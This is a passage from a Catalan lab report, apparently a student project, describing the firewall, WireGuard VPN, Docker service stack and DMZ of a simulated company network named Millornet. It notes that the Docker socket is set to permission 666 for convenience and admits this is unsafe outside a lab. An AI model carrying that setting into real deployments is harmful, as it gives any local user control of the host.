22 1416 ACCEPT 0 -- enp0s8 enp0s3 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 0 -- enp0s8 enp0s9 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 0 -- enp0s8 enp0s10 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 0 -- enp0s9 enp0s3 0.0.0.0/0 0.0.0.0/0
0 0 DROP 0 -- enp0s9 enp0s8 0.0.0.0/0 0.0.0.0/0
0 0 DROP 0 -- enp0s9 enp0s10 0.0.0.0/0 0.0.0.0/0
0 0 DROP 0 -- enp0s10 enp0s3 0.0.0.0/0 0.0.0.0/0
0 0 DROP 0 -- enp0s10 enp0s8 0.0.0.0/0 0.0.0.0/0
0 0 DROP 0 -- enp0s10 enp0s9 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 0 -- wg0 enp0s8 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 0 -- wg0 enp0s9 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 0 -- wg0 * 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT 0 -- * wg0 0.0.0.0/0 0.0.0.0/0

Chain OUTPUT (policy ACCEPT 7663 packets, 974K bytes)
pkts bytes target prot opt in out source destination
118 10989 ACCEPT 17 -- * * 0.0.0.0/0 0.0.0.0/0 udp dpt:53
0 0 ACCEPT 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp dpt:53
```

Figura 5: Regles del firewall iptables actives al router

3.5 VPN WireGuard

WireGuard proporciona accés remot segur a tota la infraestructura Millornet des de qualsevol ubicació. S'ha configurat amb dos peers: l'administrador principal (Iker) i un accés restringit per al client fictici Indústries Stark.

Paràmetre	Valor
Interfície VPN	wg0
Xarxa VPN	10.99.99.0/24
IP del servidor	10.99.99.1
IP client administrador	10.99.99.2
Port UDP	51820
Xifrat	ChaCha20-Poly1305 (integrat en WireGuard)
Xarxes accessibles via VPN	10.10.10.0/24, 10.20.20.0/24, 10.30.30.0/24

WireGuard destaca per la seva simplicitat i rendiment en comparació amb alternatives com OpenVPN o IPSec. El seu kernel-space implementation proporciona latències molt baixes i throughput elevat, i la seva configuració és considerablement més senzilla que les alternatives tradicionals.

```
ikervp@millornet-router:~$ sudo wg show
interface: wg0
  public key: INTv64mmwnzt90AUerltuXXfjGJsdU+MxV0oyL7zGws=
  private key: (hidden)
  listening port: 51820

peer: bhE4UcSPx0bNch3DmC1lXVHvWwrUWoKNszwE0s0o7WE=
  allowed ips: 10.99.99.2/32

peer: x8YIAls9eej0r7sHjKasbPncqOLJ0mhdOzQQAX+ZxxU=
  allowed ips: 10.99.99.3/32
ikervp@millornet-router:~$
```

Figura 6: Estat de la interfície WireGuard

3.6 Monitorització de tràfic — ntopng

ntopng (network top ng) és una eina de monitorització de tràfic de xarxa en temps real que proporciona una interfície web detallada sobre les connexions actives, els protocols més usats, les IPs amb més tràfic i possibles anomalies de seguretat.

S'ha configurat per escoltar a les interfícies internes del router, permetent veure en temps real tot el tràfic que circula entre les zones de xarxa. Aquesta visibilitat és fonamental per detectar comportaments anòmals i verificar que les polítiques de firewall s'apliquen correctament.




Figura 7: Dashboard de ntopng mostrant tràfic de xarxa en temps real

4. SERVIDOR PRINCIPAL — STACK DOCKER

El servidor principal (millornet-server) és el nucli operatiu de l'empresa Millornet. Allotja tots els serveis corporatius en contenidors Docker gestionats amb Docker Compose: proxy invers, monitorització, gestió de contenidors, còpies de seguretat, SIEM i gestió de vulnerabilitats. L'ús de Docker proporciona aïllament entre serveis, desplegament reproducible i facilitat de manteniment.

4.1 Instal·lació de Docker

Docker és la plataforma de containerització sobre la qual es construeix tot el stack de serveis de Millornet. La seva instal·lació al servidor ha de seguir les passes oficials per a Ubuntu, que inclou afegir el repositori oficial de Docker per garantir disposar sempre de la versió més actualitzada.

Un aspecte important és la gestió de permisos: l'usuari administrador s'afegeix al grup docker per poder executar comandes de Docker sense sudo, i es configura el socket de Docker amb permisos 666 per permetre l'accés a Portainer. A entorns de producció real, aquesta última pràctica s'evitaria per raons de seguretat, però en un entorn de laboratori simplifica la gestió.

```

kerv@millornet-server:~$ docker --version
Docker version 20.10.11, build dc92c8c
kerv@millornet-server:~$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
c8de2081e58    wazuh/wazuh-dashboard:4.7.5        "/entrypoint.sh"        3 weeks ago   Up 30 minutes    443/tcp, 0.0.0.0:4443->5601/tcp, [::]:4443->5601/tcp
ff8d5c14ed1a    wazuh/wazuh-indexer:4.7.5          "/entrypoint.sh open-"  3 weeks ago   Up 30 minutes    0.0.0.0:9200->9200/tcp, [::]:9200->9200/tcp
197bc4114c8b    wazuh/wazuh-manager:4.7.5          "/init"                 3 weeks ago   Up 30 minutes    0.0.0.0:1514-1515->1514-1515/tcp, [::]:1514-1515->1514-1515/tcp, 0.0.0.0:514->514/udp, [::]:514->514/udp, 0.0.0.0:55000->55000/tcp, [::]:55000->55000/tcp, 1516/tcp
5869e41f2191    portainer/portainer-ce:latest      "/portainer"            3 weeks ago   Up 30 minutes    8000/tcp, 9443/tcp, 0.0.0.0:9000->9000/tcp, [::]:9000->9000/tcp
cce48508bbd4    traefik:latest                     "/entrypoint.sh traef"  3 weeks ago   Up 30 minutes    0.0.0.0:80->80/tcp, [::]:80->80/tcp, 0.0.0.0:443->443/tcp, [::]:443->443/tcp, 0.0.0.0:8080->8080/tcp, [::]:8080->8080/tcp
88ecc058819a    linuxserver/duplicati:latest        "/init"                 3 weeks ago   Up 30 minutes    0.0.0.0:8200->8200/tcp, [::]:8200->8200/tcp
43ba3f0f4f94    grafana/grafana:latest             "/run.sh"               3 weeks ago   Up 30 minutes    0.0.0.0:3000->3000/tcp, [::]:3000->3000/tcp
b4cc09a7386    prom/prometheus:latest             "/bin/prometheus --c..." 3 weeks ago   Up 30 minutes    0.0.0.0:9090->9090/tcp, [::]:9090->9090/tcp
1454aabe750e    gcr.io/cadvisor/cadvisor:latest    "/usr/bin/cadvisor --..." 3 weeks ago   Up 30 minutes (healthy)    0.0.0.0:8081->8080/tcp, [::]:8081->8080/tcp
5fc70070e083    prom/node-exporter:latest          "/bin/node_exporter ..." 3 weeks ago   Up 30 minutes    0.0.0.0:9100->9100/tcp, [::]:9100->9100/tcp
kerv@millornet-server:~$

```


Figura 8: Versions de Docker i Docker Compose instal·lades al servidor

4.2 Traefik — Proxy Invers SSL/TLS

Traefik és el proxy invers que actua com a punt d'entrada centralitzat per a tots els serveis web del servidor. La seva funció principal és la terminació TLS: tots els serveis reben el tràfic en HTTP intern, i Traefik s'encarrega de presentar el certificat SSL als clients i xifrar/desxifrar el tràfic.


Un dels avantatges de Traefik respecte a alternatives com Nginx és la seva integració nativa amb Docker: detecta automàticament els contenidors actius a partir de les labels del docker-compose.yml, sense necessitat de modificar un fitxer de configuració central cada vegada que s'afegeix un servei.

Traefik gestiona també la redirecció automàtica de HTTP a HTTPS per a tots els serveis, garantint que cap comunicació viatge en text pla. El dashboard de Traefik mostra en temps real tots els routers, serveis i certificats actius.



Status	TLS	Rule	Endpoints	Name	Service	Provider	Priority
✓	✓	Host(duplicati.millornet.local)	websecure	duplicati@docker	duplicati	🔗	33
✓	✓	Host(grafana.millornet.local)	websecure	grafana@docker	grafana	🔗	31
✓	✓	Host(portainer.millornet.local)	websecure	portainer@docker	portainer	🔗	33
✓	✓	Host(prometheus.millornet.local)	websecure	prometheus@docker	prometheus	🔗	34
✓	✓	Host(traefik.millornet.local)	websecure	traefik@docker	api@internal	🔗	31
✓	✓	HostRegexp("^(.+)\$")	web	web-to-websecure@internal	noop@internal	🔗	922337...

Figura 9: Stack principal en execució — docker ps al servidor



Status	Name	Type	Servers	Provider
✓	api@internal	-	0	🔗
✓	dashboard@internal	-	0	🔗
✓	duplicati@docker	loadbalancer	1	🔗
✓	grafana@docker	loadbalancer	1	🔗
✓	noop@internal	-	0	🔗
✓	portainer@docker	loadbalancer	1	🔗
✓	prometheus@docker	loadbalancer	1	🔗
✓	traefik-millornet@docker	loadbalancer	1	🔗

Figura 10: Dashboard de Traefik amb tots els routers HTTPS actius

4.3 Portainer — Gestió de contenidors

Portainer CE és una interfície web per a la gestió visual de contenidors Docker. Permet veure l'estat de tots els contenidors, gestionar imatges, xarxes i volums, accedir als logs de cada contenidor i executar comandes en el seu interior, tot des del navegador sense necessitat d'SSH.

En el context de Millornet, Portainer és una eina d'administració i diagnòstic. Quan un contenidor fallen o presenta un comportament anòmal, Portainer permet inspeccionar ràpidament els seus logs, reiniciar-lo o accedir a un terminal interactiu per investigar el problema. Disposa d'autenticació TOTP (2FA) activada per al compte d'administrador.




Figura 11: Dashboard de Portainer CE amb el llistat de contenidors




Figura 12: Portainer — Dashboard Docker Containers




Figura 13: Portainer Network List

4.4 Grafana + Prometheus — Monitorització

El sistema de monitorització de Millornet es basa en la combinació estàndard del sector: Prometheus per a la recollida de mètriques i Grafana per a la visualització en dashboards.

Contenedor	Funció	Mètriques recollides
millornet-prometheus	Base de dades de sèries temporals	Scraping de node-exporter i cAdvisor
millornet-grafana	Visualització i alertes	Dashboards de sistema i contenidors
millornet-node-exporter	Exportador de mètriques del SO	CPU, RAM, disc, xarxa, temperatura
millornet-cadvisor	Exportador de mètriques Docker	CPU/RAM per contenidor, I/O, xarxa

S'han configurat dos dashboards de referència importats de la comunitat de Grafana: el 'Node Exporter Full' (ID 1860) per a les mètriques del sistema operatiu i el 'Docker Containers' (ID 893) per a les mètriques dels contenidors. Aquests dashboards proporcionen una visió completa de l'estat del servidor en temps real.




Figura 14: Grafana — Dashboard Node Exporter Full

4.5 Duplicati — Còpies de seguretat

Duplicati és un sistema de còpies de seguretat automatitzades amb xifrat fort (AES-256). S'ha configurat per fer còpies diàries de tota la configuració de la infraestructura Docker (el directori ~/millornet amb tots els fitxers docker-compose.yml, configuracions de Traefik, Prometheus, etc.).

Paràmetre	Valor
Origen	/source (mapejat a ~/millornet)
Destí	/backups (volum Docker persistent)
Xifrat	AES-256 amb contrasenya
Freqüència	Diàriament a les 2:00 AM
Retenció	7 versions (una setmana de backup)




Figura 15: Duplicati mostrant l'historial de backups amb estat correcte

4.6 Ampliació del disc virtual

Durant el desplegament de Metasploit Framework i les imatges Docker de Wazuh SIEM, el disc virtual del servidor (inicialment de 20 GB) es va quedar sense espai lliure. Aquesta és una situació habitual en entorns Docker, on les imatges i els overlays de sistema de fitxers poden consumir gran quantitat d'espai.

La solució va consistir en ampliar el disc virtual a 70 GB des de VirtualBox (amb la VM apagada) i posteriorment expandir la partició i el volum lògic LVM dins del sistema operatiu. El procés va requerir l'ús d'eines com cloud-guest-utils, growpart, pvresize, lvextend i resize2fs per completar l'expansió sense pèrdua de dades.

```
ikervp@millornet-server:~$ df -h /  
Filesystem                Size      Used Avail Use% Mounted on  
/dev/mapper/ubuntu--vg-ubuntu--lv 68G       32G      33G  49% /  
ikervp@millornet-server:~$
```

Figura 16: Disc ampliat al servidor — df -h / mostrant ~65 GB disponibles

5. ZONA DMZ

La DMZ (Zona Desmilitaritzada) és la xarxa que allotja els serveis que Millornet exposa cap a l'exterior. Seguint la filosofia de seguretat en profunditat, la DMZ és una zona intermèdia entre internet i la xarxa corporativa interna: pot accedir a internet (per a l'enviament de correu, per exemple) però no pot iniciar connexions cap a la xarxa d'empresa. D'aquesta manera, si un servei de la DMZ és compromès, l'atacant no pot accedir directament als sistemes interns.

La màquina millornet-dmz (10.20.20.10) allotja tres serveis en contenidors Docker: un servidor web Nginx, un servidor de correu i un servidor FTP.

5.1 Nginx — Servidor web corporatiu

Nginx serveix la pàgina web corporativa de Millornet, accessible a <http://www.dmz.millornet.local>. La pàgina presenta els serveis de ciberseguretat i pentesting de l'empresa simulada, amb una aparença professional i informació sobre l'equip i els serveis oferts.

El servidor web és un dels punts d'exposició més crítics de qualsevol infraestructura, ja que és el servei més accessible des de l'exterior. Per aquesta raó, la DMZ disposa del seu propi firewall secundari i Nginx es configura per exposar únicament els ports necessaris (80 i 443).

Cal aclarir que la pagina del dmz es tan sols un “placeholder”




Figura 17: Pàgina web corporativa Millornet accessible a www.dmz.millornet.local

5.2 Servidor de correu (docker-mailserver)

El servidor de correu s'implementa amb docker-mailserver, una imatge Docker completa que proporciona tots els components necessaris per a un servidor de correu empresarial: SMTP (port 25 per recepció, 587 per enviament autenticat), IMAP segur (port 993) i totes les extensions de seguretat estàndard (SPF, DKIM, DMARC).

El domini de correu configurat és mail.dmz.millornet.local, accessible des de la xarxa empresa per als usuaris interns. Tot i que en un entorn de laboratori no s'utilitza per enviar correu real a internet, la configuració replica fidelment un entorn de producció.

```
ikervp@millornet-dmz:~$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
f2ea0e4f70e6   nginx:latest                        "/docker-entrypoint..." 2 months ago   Up 4 minutes   0.0.0.0:80->80
/tcp, [::]:80->80/tcp, 0.0.0.0:443->443/tcp, [::]:443->443/tcp
dmz-nginx
b13e00d6884b   mailserver/docker-mailserver:latest "/usr/bin/dumb-init ..." 2 months ago   Up 39 seconds   110/tcp, 143/t
cp, 0.0.0.0:25->25/tcp, [::]:25->25/tcp, 0.0.0.0:587->587/tcp, [::]:587->587/tcp, 465/tcp, 995/tcp, 0.0.0.0:993->993/tcp, [::]:993->
993/tcp, 4190/tcp    dmz-mailserver
c1f0cbd24c86   garethflowers/ftp-server          "/docker-entrypoint..." 2 months ago   Up 4 minutes (healthy) 0.0.0.0:20-21-
>20-21/tcp, [::]:20-21->20-21/tcp, 0.0.0.0:40000-40009->40000-40009/tcp, [::]:40000-40009->40000-40009/tcp
dmz-ftp
ikervp@millornet-dmz:~$
```

Figura 18: Contenedors de la DMZ en estat Up

5.3 Servidor FTP

